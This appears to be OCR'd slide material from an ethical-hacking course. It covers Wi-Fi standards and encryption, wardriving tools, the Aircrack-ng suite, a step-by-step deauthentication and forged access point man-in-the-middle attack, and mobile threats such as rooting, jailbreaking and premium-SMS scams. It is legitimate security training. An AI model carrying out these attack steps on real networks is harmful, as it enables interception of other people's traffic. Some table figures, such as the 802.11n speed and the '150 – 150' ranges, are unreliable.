
Wireless Standards

C|EH
Certified Ethical Hacker

Standard

Amendments	Freq. (GHz)	Modulation	Speed (Mbps)	Range (ft)
802.11a	5	OFDM	54	25 – 75
802.11b	2.4	DSSS	11	150 – 150
802.11g	2.4	OFDM, DSSS	54	150 – 150
802.11i	Defines WPA2-Enterprise/WPA2-Personal for Wi-Fi			
802.11n	2.4, 5	OFDM	54	~100
802.16 (WiMAX)	10 - 66		70 – 1000	30 miles
Bluetooth	2.4		1 - 3	25

Service Set Identifier (SSID)



1. SSID is a token to identify a 802.11 (Wi-Fi) network; by default it is the part of the frame header sent over a wireless local area network (WLAN)
2. It acts as a single shared identifier between the access points and clients
3. Access points continuously broadcasts SSID, if enabled, for the client machines to identify the presence of wireless network
4. SSID is a human-readable text string with a maximum length of 32 bytes
5. If the SSID of the network is changed, reconfiguration of the SSID on every host is required, as every user of the network configures the SSID into their system
6. A non-secure access mode allows clients to connect to the access point using the configured SSID, a blank SSID, or an SSID configured as "any"
7. Security concerns arise when the default values are not changed, as these units can be compromised
8. The SSID remains secret only on the closed networks with no activity, that is inconvenient to the legitimate users

WEP vs. WPA vs. WPA2

Encryption	Attributes			
	Encryption Algorithm	IV Size	Encryption Key Length	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bit	CRC-32
WPA	RC4, TKIP	48-bit	128-bit	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bit	128-bit	CBC-MAC

WEP ✗	Should be replaced with more secure WPA and WPA2
WPA, WPA2 ✓	Incorporates protection against forgery and replay attacks

Attackers Scanning for Wi-Fi Networks

Find Wi-Fi Networks to Attack

Steps

1. The first task an attacker will go through when searching for Wi-Fi targets is **checking the potential networks** that are in range to find the best one to attack
2. Drive around with **Wi-Fi enabled laptop** installed with a wireless discovery tool and map out active wireless networks

You will need these to discover Wi-Fi networks

Laptop with Wi-Fi Card

External Wi-Fi Antenna


Network Discovery Programs

Tools Used: inSSIDer, NetSurveyor, NetStumbler, Vistumbler etc.


Wi-Fi Discovery Tool: NetStumbler

- Facilitates detection of Wireless LANs using the **802.11b**, **802.11a** and **802.11g** WLAN standards

1. Wardriving
2. Verifying network configurations
3. **Finding locations** with poor coverage in one's WLAN
4. **Detecting causes** of wireless interference
5. Detecting rogue access points
6. **Aiming directional antennas** for long-haul WLAN links



http://www.netstumbler.com



Wireless Traffic Analysis

CEH
Certified Ethical Hacker

Identify Vulnerabilities

Wireless traffic analysis enables attackers to **identify vulnerabilities** and susceptible victims in a target wireless network

This helps in **determining the appropriate strategy** for a successful attack

Wi-Fi protocols are unique at Layer 2, and traffic over the air is not serialized which makes easy to **sniff and analyze wireless packets**

Wi-Fi Reconnaissance

Attackers analyze a wireless network to determine:

- Broadcasted SSID
- Presence of multiple access points
- Possibility of recovering SSIDs
- Authentication method used
- WLAN encryption algorithms

Tools

Wi-Fi packet-capture and analysis products come in a number of forms

- Wireshark/Pilot Tool
- OmniPeek Tool
- CommView Tool
- AirMagnet Wi-Fi Analyzer

Wireless Traffic Analysis

Aircrack-ng Suite

C|EH Certified Ethical Hacker

Aircrack-ng is a **network software suite** consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows.

http://www.aircrack-ng.org

Airbase-ng
Captures WPA/WPA2 handshake and can act as an ad-hoc Access Point

Aircrack-ng
Defacto WEP and WPA/ WPA2-PSK cracking tool

Airdecap-ng
Decrypt WEP/WPA/ WPA2 and can be used to strip the wireless headers from Wi-Fi packets

Airdecloak-ng
Removes WEP cloaking from a pcap file

Airdriver-ng
Provides status information about the wireless drivers on your system

Airdrop-ng
This program is used for targeted, rule-based deauthentication of users

Aireplay-ng
Used for traffic generation, fake authentication, packet replay, and ARP request injection

Airgraph-ng
Creates client to AP relationship and common probe graph from airodump file

Airodump-ng
Used to capture packets of raw 802.11 frames and collect WEP IVs

Airolib-ng
Store and manage essid and password lists used in WPA/ WPA2 cracking

Airserv-ng
Allows multiple programs to independently use a Wi-Fi card via a client-server TCP connection

Airmon-ng
Used to enable monitor mode on wireless interfaces from managed mode and vice versa

Airtun-ng
Injects frames into a WPA TKIP network with QoS, and can recover MIC key and keystream from Wi-Fi traffic

Easside-ng
Allows you to communicate via a WEP-encrypted access point (AP) without knowing the WEP key

Packetforge-ng
Used to create encrypted packets that can subsequently be used for injection

Tkiptun-ng
Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network

Wesside-ng
Incorporates a number of techniques to seamlessly obtain a WEP key in minutes

Aircrack-ng Suite

Man-in-the-Middle Attack

Attacker sniffs the victim's **wireless parameters** (the MAC address, ESSID/BSSID, number of channels)

Sends a **DEAUTH request** to the victim with the spoofed source address of the victim's AP

Victim is deauthenticated and starts to search all channels for a new valid AP

3
Deauthenticated

Attacker sets a **forged AP** on a new channel with the **original MAC address** (BSSID) and ESSID of the victim's AP

4
Victim Connects to Forged AP

After the victim's successful association to the forged AP, the attacker **spoofs victim** to connect to the original AP

5
Spoofs Victim

Attacker sits in between the access point and the victim and **listens** all the traffic


Hacking Mobile Platforms

Module 16

Engineered by Hackers. Presented by Professionals.


C|EH
Certified Ethical Hacker

Mobile Threat Report Q2 2012



Mobile Threat Report Q2 2012

http://www.f-secure.com




Mobile Threat by Type Q2 2012

http://www.hotforsecurity.com

Security Issues Arising from App Stores

- Insufficient or **no vetting of apps** leads to malicious and fake apps entering app marketplace
- App stores are common target for attackers to **distribute malware and malicious apps**
- Attackers can also **social engineer users** to download and run apps outside the official app stores
- Malicious apps can **damage other application** and data, and send your sensitive data to attackers


Attacker
Mobile App
No Vetting
Official App Store
Third Party App Store
Mobile User
Malicious app sends sensitive data to attacker
Call logs/photo/videos/sensitive docs

Android Rooting

- Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem
- Rooting process involves exploiting security vulnerabilities in the device firmware, and copying the su binary to a location in the current process's PATH (e.g. /system/xbin/su) and granting it executable permissions with the chmod command

Rooting enables all the user-installed applications to run privileged commands such as:

- Modifying or deleting system files, module, ROMs (stock firmware), and kernels
- Removing carrier- or manufacturer-installed applications (bloatware)
- Low-level access to the hardware that are typically unavailable to the devices in their default configuration
- Improved performance
- Wi-Fi and Bluetooth tethering
- Install applications on SD card
- Better user interface and keyboard

Rooting also comes with many security and other risks to your device including:

- Voids your phone's warranty
- Poor performance
- Malware infection
- Bricking the device

Jailbreaking iOS


- Jailbreaking is defined as the process of **installing a modified set of kernel patches** that allows users to run third-party applications not signed by the OS vendor
- Jailbreaking provides **root access to the operating system** and permits downloading of third-party applications, themes, extensions on an iOS devices
- Jailbreaking **removes sandbox restrictions,** which enables malicious apps to access restricted mobile resources and information

Jailbreaking, like rooting, also comes with many security and other risks to your device including:

- Voids your phone's warranty
- Malware infection
- Poor performance
- Bricking the device


Short Message Service (SMS) Exploits

Premium Rate Scam




1. User downloads and runs the malicious App
2. If App is not signed
3. User agrees
4. App sends premium rate messages in the background
5. User receives huge bill

SMS Interception



